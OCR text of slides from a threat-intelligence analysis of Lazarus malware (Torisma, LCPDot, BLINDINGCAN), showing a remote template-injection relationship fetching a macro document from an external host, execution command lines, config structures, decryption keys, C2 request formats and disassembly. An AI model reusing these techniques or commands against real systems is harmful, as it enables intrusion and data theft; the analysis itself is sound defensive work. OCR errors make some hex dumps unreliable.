


Downloader
- Word document
- Downloads Word document (Template) from outside

Dropper
- Word document
- Creates and executes the malware once its macro is enabled

Malware
- DLL file

Decoy Document



Features of the MalDoc

Remote template injection

- Downloads the document that contains macro (**17.dotm**) from an external server, leveraging MSWord's template function

```
<Relationship TargetMode="External"
Target="https[:]//www.astedams[.]it/uploads/template/17.dotm"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTem
plate" Id="rId1"/></Relationships>
```

17.dotm

- Contains 32bit and 64bit binary and a decoy document
- The macro contains a campaign ID and a decryption key, which are to be used with LazarusMTB later

Infected Malware

We have detected two types of malware.

LazarusMTB

Torisma

Torisma

Trisma

Torisma downloads and executes modules.

usosqlite3.dat

Malware
- DLL file
- Encoded with XOR

AccountStore.bak

Configuration
- C2 servers, etc.


Execution command line

```
"C:¥Windows¥System32¥rundll32.exe"
C:¥ProgramData¥USOShared¥usosqlite3.dat,sqlite3_create_functionex
mssqlite3_server_management jp-JP
```

XOR decode key

Configuration (AccountStore.bak)

Trisma



```
00000000  98 11 1a 45 90 78 ba f9  4e d6 8f ee 00 3c 00 00  |...E.x..N....<..|
00000010  00 [illegible] 00 00 00 9f c2 69  5f 05 00 00 00 19 00 00  |.......i_.......|
00000020  00 [illegible] 34 49 e1 67 9c 11  36 e4 32 94 77 dc 88 5d  |...I.g..6.2.w..]|
00000030  [illegible] 86 42 8c ae 37  b4 f2 a1 81 3c 85 c6 67  |....B..7....<..g|
00000230  b5 1e 1e 50 37 91 38 83  98 b4 26 e6 6f 8b 2f 7e  |...P7.8...&.o./~|
00000260  ef ec 49 9e 50 86 b0 1a  21 7a c2 81 e1 2c a7 07  |..I.P...!z...,..|
00000270  e7 15 84 97 09 48 2c 68  6d 5a db d7 60 42 fb 30  |.....H,hmZ..`B.0|
00000280  36 57 c5 00 00 00 00 00  00 00 00 00 00 00 00 00  |6W..............|
00000290  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000420  00 00 00 00 00 bf 84 49  e1 67 9c 11 36 e4 32 94  |.......I.g..6.2.|
00000430  77 dc 88 5d a2 ef 91 86  42 8c ae 37 b4 f2 a1 81  |w..]....B..7....|
00000440  3c 85 c6 67 e0 f9 7d 59  20 ef 0a 59 bd 62 32 99  |<..g..}Y ..Y.b2.|
00000450  b4 7d d1 c7 c2 19 74 38  23 20 cd 9b 64 96 57 7b  |.}....t8# ..d.W{|
00000460  10 6b cb fe e0 79 12 52  36 de 8f 0c ae d1 cd d7  |.k...y.R6.......|
00000470  99 21 2c 63 97 82 14 44  c9 4b 53 ec ac 2a bc 90  |.!,c...D.KS..*..|
00000480  f9 ec 36 af e4 8e 13 d4  b9 5a ad 00 00 00 00 00  |..6......Z......|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000620  00 00 00 00 00 00 00 bf  84 49 e1 67 9c 11 36 e4  |.........I.g..6.|
00000630  32 94 77 dc 88 5d a2 e7  91 83 42 91 ae 20 b4 fa  |2.w..]....B.. ..|
00000640  a1 92 3c 85 c6 78 d0 01  f9 5d 53 eb e7 11 25 13  |..<..x...]S...%.|
00000650  5c e4 99 cb b3 1e 1e 50  37 91 38 83 98 b4 26 e6  |¥......P7.8...&.|
00000660  6f 8b 2f 7e ef ec 49 9e  50 86 b0 1a 21 7a c2 81  |o./~..I.P...!z..|
00000670  e1 2c a7 07 e7 15 84 97  09 48 2c 68 6d 5a db d7  |.,.......H,hmZ..|
00000680  60 42 fb 30 36 57 c5 00  00 00 00 00 00 00 00 00  |`B.06W..........|
00000690  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000c20  00 00 00 00 00 00 00 00  00 00 00 00 00 66 00 00  |.............f..|
00000c30  00 60 00 00 00 66 00 00  00 60 00 00 00 00 00 00  |.`...f...`......|
00000c40  00 00 00 00 00 01 00 00  00 01 00 00 00 48 00 49  |.............H.I|
00000c50  00 31 00 38 00 38 00 39  00 00 00 00 00 00 00 00  |.1.8.8.9........|
00000c60  00 00 00 00 00 00 00                              |.......|
```

Signature

0x98 0x11 0x1A 0x45 0x90 0x78
0xBA 0xF9 0x4E 0xD6 0x8F 0xEE

```
struct config
{
  char signature[12];
  char nodata;
  int time;
  int unknown;
  __int64 drive_check_time;
  int sleep_time;
  char URL1[514];
  char URL2[514];
  char URL3[514];
  char URL4[514];
  char URL5[514];
  char URL6[514];
  int URL1_size;
  int URL2_size;
  int URL3_size;
  int URL4_size;
  int URL5_size;
  int URL6_size;
  int flag_disk_check;
  int flag_WTSAction;
  char ID[26];
};
```

Features of the Communication (1) Trisma

1st Request

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache

ACTION=VIEW&PAGE=[MAC Address]&CODE=[random numeric]&CACHE=[Base64 data]REQUEST=[random numeric]
```

Base64 data

```
00000000  68 00 74 00 74 00 70 00  73 00 3a 00 2f 00 2f 00  |h.t.t.p.s.:././.|
00000010  61 00 6b 00 72 00 61 00  6d 00 70 00 6f 00 72 00  |a.k.r.a.m.p.o.r.|
00000020  74 00 61 00 6c 00 2e 00  6f 00 72 00 67 00 2f 00  |t.a.l...o.r.g./.|
00000030  64 00 65 00 6c 00 76 00  2f 00 70 00 75 00 62 00  |d.e.l.v./.p.u.b.|
00000040  6c 00 69 00 63 00 2f 00  76 00 6f 00 69 00 63 00  |l.i.c./.v.o.i.c.|
00000050  65 00 2f 00 76 00 6f 00  69 00 63 00 65 00 2e 00  |e./.v.o.i.c.e...|
00000060  70 00 68 00 70 00 00 00  00 00 00 00 00 00 00 00  |p.h.p...........|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000400  30 30 30 63 32 39 66 61  30 63 39 33 30 30 30 30  |000c29fa0c930000|
00000410  00 00 00 00 00 00 00 00  37 36 34 36 39 37 36 37  |........76469767|
00000420  33 32 00 00 48 00 49 00  31 00 38 00 38 00 39 00  |32..H.I.1.8.8.9.|
00000430  00 00 00 00 02 00 00 00  02 00 00 00              |............|
```

Contains **URL, MAC address**, etc.

C2 servers respond, “Your request has been accepted. ClientID: {f9102bc8a7d81ef01ba}”

Features of the Communication (2)

Trisma

2nd Request

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache

ACTION=PREVPAGE&CODE=C[random numeric]&RES=[random numeric]
```

Response data

Base64 encode (*1) + VEST-32 (*2)

*1 Convert “ ” to "+"

*2 https://www.ecrypt.eu.org/stream/vest.html

VEST Ciphers

Trisma

VEST Ciphers

- Used to encrypt/decrypt C2 server information, exchanged data, etc.
- Encryption key
  - ff7172d9c888b7a88a7d77372112d772

```
__int64 __fastcall mal_config_vest_decode(__int64 notuse, void *decode_data, unsigned int deata)
{
  void *size; // [rsp+20h] [rbp-88h]
  void *v5; // [rsp+30h] [rbp-78h]
  HLOCAL *key; // [rsp+38h] [rbp-70h]

  v5 = operator new(0x14ui64);
  if ( v5 )
    key = (HLOCAL *)myalloc((__int64)v5);
  else
    key = 0i64;
  size = operator new(deata + 4);
  memset(size, 0, deata + 4i64);
  ECRYPT_AE_keysetup(key, "ff7172d9c888b7a88a7d77372112d772", 0x20u);
  ECRYPT_vest_decode((__int64)key, (__int64)decode_data, (__int64)size, deata);
  memset(decode_data, 0, deata);
  qmemcpy(decode_data, size, deata);
  if ( size )
    j_j_j__free_base(size);
  if ( key )
    myfree(key, 1);
  return 10291i64;
}
```

Torisma Module

Trisma

```
seg000:0000000000000000                                         assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000 4A 00 00 00             command_size    dd 4Ah
seg000:0000000000000004                         command:
seg000:0000000000000004 43 00 3A 00 5C 00 50 00+                text "UTF-16LE", 'C:\ProgramData\Adobe\AdobeUtility.exe'
seg000:000000000000004E 2C 0C 00 00             data_size       dd 0C2Ch
seg000:0000000000000052
seg000:0000000000000052                         ; =============== S U B R O U T I N E =======================================
seg000:0000000000000052
seg000:0000000000000052
seg000:0000000000000052                         mal_main        proc near
seg000:0000000000000052
seg000:0000000000000052                         dwCreationDisposition= dword ptr -118h
seg000:0000000000000052                         dwFlagsAndAttributes= dword ptr -110h
seg000:0000000000000052                         hTemplateFile   = qword ptr -108h
seg000:0000000000000052                         var_F8          = dword ptr -0F8h
seg000:0000000000000052                         api             = struc_api ptr -0E8h
seg000:0000000000000052                         hFile           = qword ptr -68h
seg000:0000000000000052                         var_60          = dword ptr -60h
seg000:0000000000000052                         NumberOfBytesWritten= dword ptr -5Ch
seg000:0000000000000052                         lDistanceToMove = dword ptr -58h
seg000:0000000000000052                         var_50          = dword ptr -50h
seg000:0000000000000052                         dwMoveMethod    = dword ptr -4Ch
seg000:0000000000000052                         var_48          = dword ptr -48h
seg000:0000000000000052                         var_44          = dword ptr -44h
seg000:0000000000000052                         var_40          = byte ptr -40h
seg000:0000000000000052                         var_3F          = byte ptr -3Fh
seg000:0000000000000052                         var_3E          = byte ptr -3Eh
seg000:0000000000000052                         var_3D          = byte ptr -3Dh
seg000:0000000000000052                         var_3C          = byte ptr -3Ch
seg000:0000000000000052                         var_3B          = byte ptr -3Bh
seg000:0000000000000052                         var_3A          = byte ptr -3Ah
seg000:0000000000000052                         var_30          = byte ptr -30h
seg000:0000000000000052                         var_2F          = byte ptr -2Fh
seg000:0000000000000052                         var_2E          = byte ptr -2Eh
seg000:0000000000000052                         var_2D          = byte ptr -2Dh
seg000:0000000000000052                         var_2C          = byte ptr -2Ch
seg000:0000000000000052                         var_2B          = byte ptr -2Bh
seg000:0000000000000052                         var_2A          = byte ptr -2Ah
seg000:0000000000000052                         var_20          = byte ptr -20h
seg000:0000000000000052                         var_1F          = byte ptr -1Fh
seg000:0000000000000052                         var_1E          = byte ptr -1Eh
seg000:0000000000000052                         var_1D          = byte ptr -1Dh
seg000:0000000000000052                         var_1C          = byte ptr -1Ch
seg000:0000000000000052                         var_1B          = byte ptr -1Bh
seg000:0000000000000052                         var_1A          = byte ptr -1Ah
seg000:0000000000000052                         var_10          = qword ptr -10h
seg000:0000000000000052                         lpFileName      = qword ptr  8
seg000:0000000000000052
seg000:0000000000000052 000 48 89 4C 24 08                      mov     [rsp+lpFileName], rcx
seg000:0000000000000057 000 57                                  push    rdi
seg000:0000000000000058 008 48 81 EC 30 01 00 00                sub     rsp, 130h
seg000:000000000000005F
seg000:000000000000005F                         loc_5F:                                 ; DATA XREF: mal_api_address+C↓r
seg000:000000000000005F 138 48 8D 4C 24 50                      lea     rcx, [rsp+138h+api]
seg000:0000000000000064 138 E8 D5 06 00 00                      call    mal_get_api
seg000:0000000000000069 138 C7 44 24 40 00 00 00 00             mov     [rsp+138h+var_F8], 0
seg000:0000000000000071 138 48 8D 4C 24 50                      lea     rcx, [rsp+138h+api]
seg000:0000000000000076 138 E8 47 08 00 00                      call    mal_get_pipe_name
seg000:000000000000007B 138 48 83 F8 FF                         cmp     rax, 0FFFFFFFFFFFFFFFFh
seg000:000000000000007F 138 0F 84 90 04 00 00                   jz      loc_515
seg000:0000000000000085 138 48 8B 8C 24 40 01 00 00             mov     rcx, [rsp+138h+lpFileName] ; lpFileName
seg000:000000000000008D 138 FF 94 24 C8 00 00 00                call    [rsp+138h+api.GetFileAttributesW] ; GetFileAttributesW
seg000:0000000000000094 138 89 84 24 D8 00 00 00                mov     [rsp+138h+var_60], eax
seg000:000000000000009B 138 48 C7 84 24 D0 00 00 00+            mov     [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
seg000:000000000000009B 138 FF FF FF FF
seg000:00000000000000A7 138 48 C7 44 24 30 00 00 00+            mov     [rsp+138h+hTemplateFile], 0 ; hTemplateFile
seg000:00000000000000A7 138 00
seg000:00000000000000B0 138 8B 84 24 D8 00 00 00                mov     eax, [rsp+138h+var_60]
seg000:00000000000000B7 138 89 44 24 28                         mov     [rsp+138h+dwFlagsAndAttributes], eax ; dwFlagsAndAttributes
seg000:00000000000000BB 138 C7 44 24 20 03 00 00 00             mov     [rsp+138h+dwCreationDisposition], OPEN_EXISTING ; dwCreationDisposition
seg000:00000000000000C3 138 45 33 C9                            xor     r9d, r9d                ; lpSecurityAttributes
seg000:00000000000000C6 138 41 B8 02 00 00 00                   mov     r8d, FILE_SHARE_WRITE ; dwShareMode
seg000:00000000000000CC 138 BA 00 00 00 C0                      mov     edx, 0C0000000h ; dwDesiredAccess
seg000:00000000000000D1 138 48 8B 8C 24 40 01 00 00             mov     rcx, [rsp+138h+lpFileName] ; lpFileName
seg000:00000000000000D9 138 FF 54 24 58                         call    [rsp+138h+api.CreateFileW] ; CreateFileW
seg000:00000000000000DD 138 48 89 84 24 D0 00 00 00             mov     [rsp+138h+hFile], rax
seg000:00000000000000E5 138 48 83 BC 24 D0 00 00 00+            cmp     [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
seg000:00000000000000E5 138 FF
seg000:00000000000000EE 138 0F 84 89 03 00 00                   jz      loc_47D
seg000:00000000000000F4 138 C7 84 24 E8 00 00 00 00+            mov     [rsp+138h+var_50], 0
seg000:00000000000000F4 138 00 00 00
seg000:00000000000000FF 138 C7 84 24 F0 00 00 00 00+            mov     [rsp+138h+var_48], 0
seg000:00000000000000FF 138 00 00 00
seg000:000000000000010A 138 C7 84 24 EC 00 00 00 00+            mov     [rsp+138h+dwMoveMethod], 0
seg000:000000000000010A 138 00 00 00
seg000:0000000000000115 138 C7 84 24 DC 00 00 00 00+            mov     [rsp+138h+NumberOfBytesWritten], 0
seg000:0000000000000115 138 00 00 00
seg000:0000000000000120 138 C7 84 24 F4 00 00 00 00+            mov     [rsp+138h+var_44], 0
seg000:0000000000000120 138 00 00 00
seg000:000000000000012B 138 48 C7 84 24 E0 00 00 00+            mov     qword ptr [rsp+138h+lDistanceToMove], 0
seg000:000000000000012B 138 00 00 00 00
seg000:0000000000000137 138 BA 00 10 00 00                      mov     edx, 1000h      ; uBytes
seg000:000000000000013C 138 B9 40 00 00 00                      mov     ecx, 40h ; '@'  ; uFlags
seg000:0000000000000141 138 FF 94 24 90 00 00 00                call    [rsp+138h+api.LocalAlloc] ; LocalAlloc
```

Module header

Offset	len	Content
0	4	Command size
4	-	Command
-	4	Module size

Shellcode format

Torisma Module

Trisma

Send the information of an infected device

- File name, computer name, IP address and current directory

Create a file


- C:¥ProgramData¥Adobe¥AdobeUtility.exe

Send 49-byte data

- f91b0118ccd537e89a7bc9174dab483eff1dcf68110babcd

C2 Server

Trisma



WORK FROM HOME, HACK INTO HOME

2nd Malware

We have detected three types of malware.

LCPDot	BLINDINGCAN_RC4	BLINDINGCAN_AES

LCPDot

LCPDot downloads and executes modules.

File in which configuration is saved

- %TEMP%¥..¥ntuser.log1
  - RC4-encrypted with SSPI (Security Support Provider Interface)
  - The key is SHA1 of the parameter provided when the malware is executed

C2 server information

- Base64 + XOR

```
for i in decoed_base64_data:
    print chr(((ord(i) ^ 0x25) - 0x7a))
```

Execution commandline

"C:¥Windows¥System32¥cmd.exe" /c C:¥ProgramData¥Adobe¥Adobe.bin -p 0x53A4C60B

RC4 key

Features of the Communication (1) LCPDot

1st Request

```
POST /[URL] HTTP/1.1
Accept: text/html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Cookie: SESSID=[Base64 data]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [Host]
Content-Length: [Size]
Connection: Keep-Alive
Cache-Control: no-cache

Cookie=Enable&CookieV=[random numeric]&Cookie_Time=64
```

Base64 data

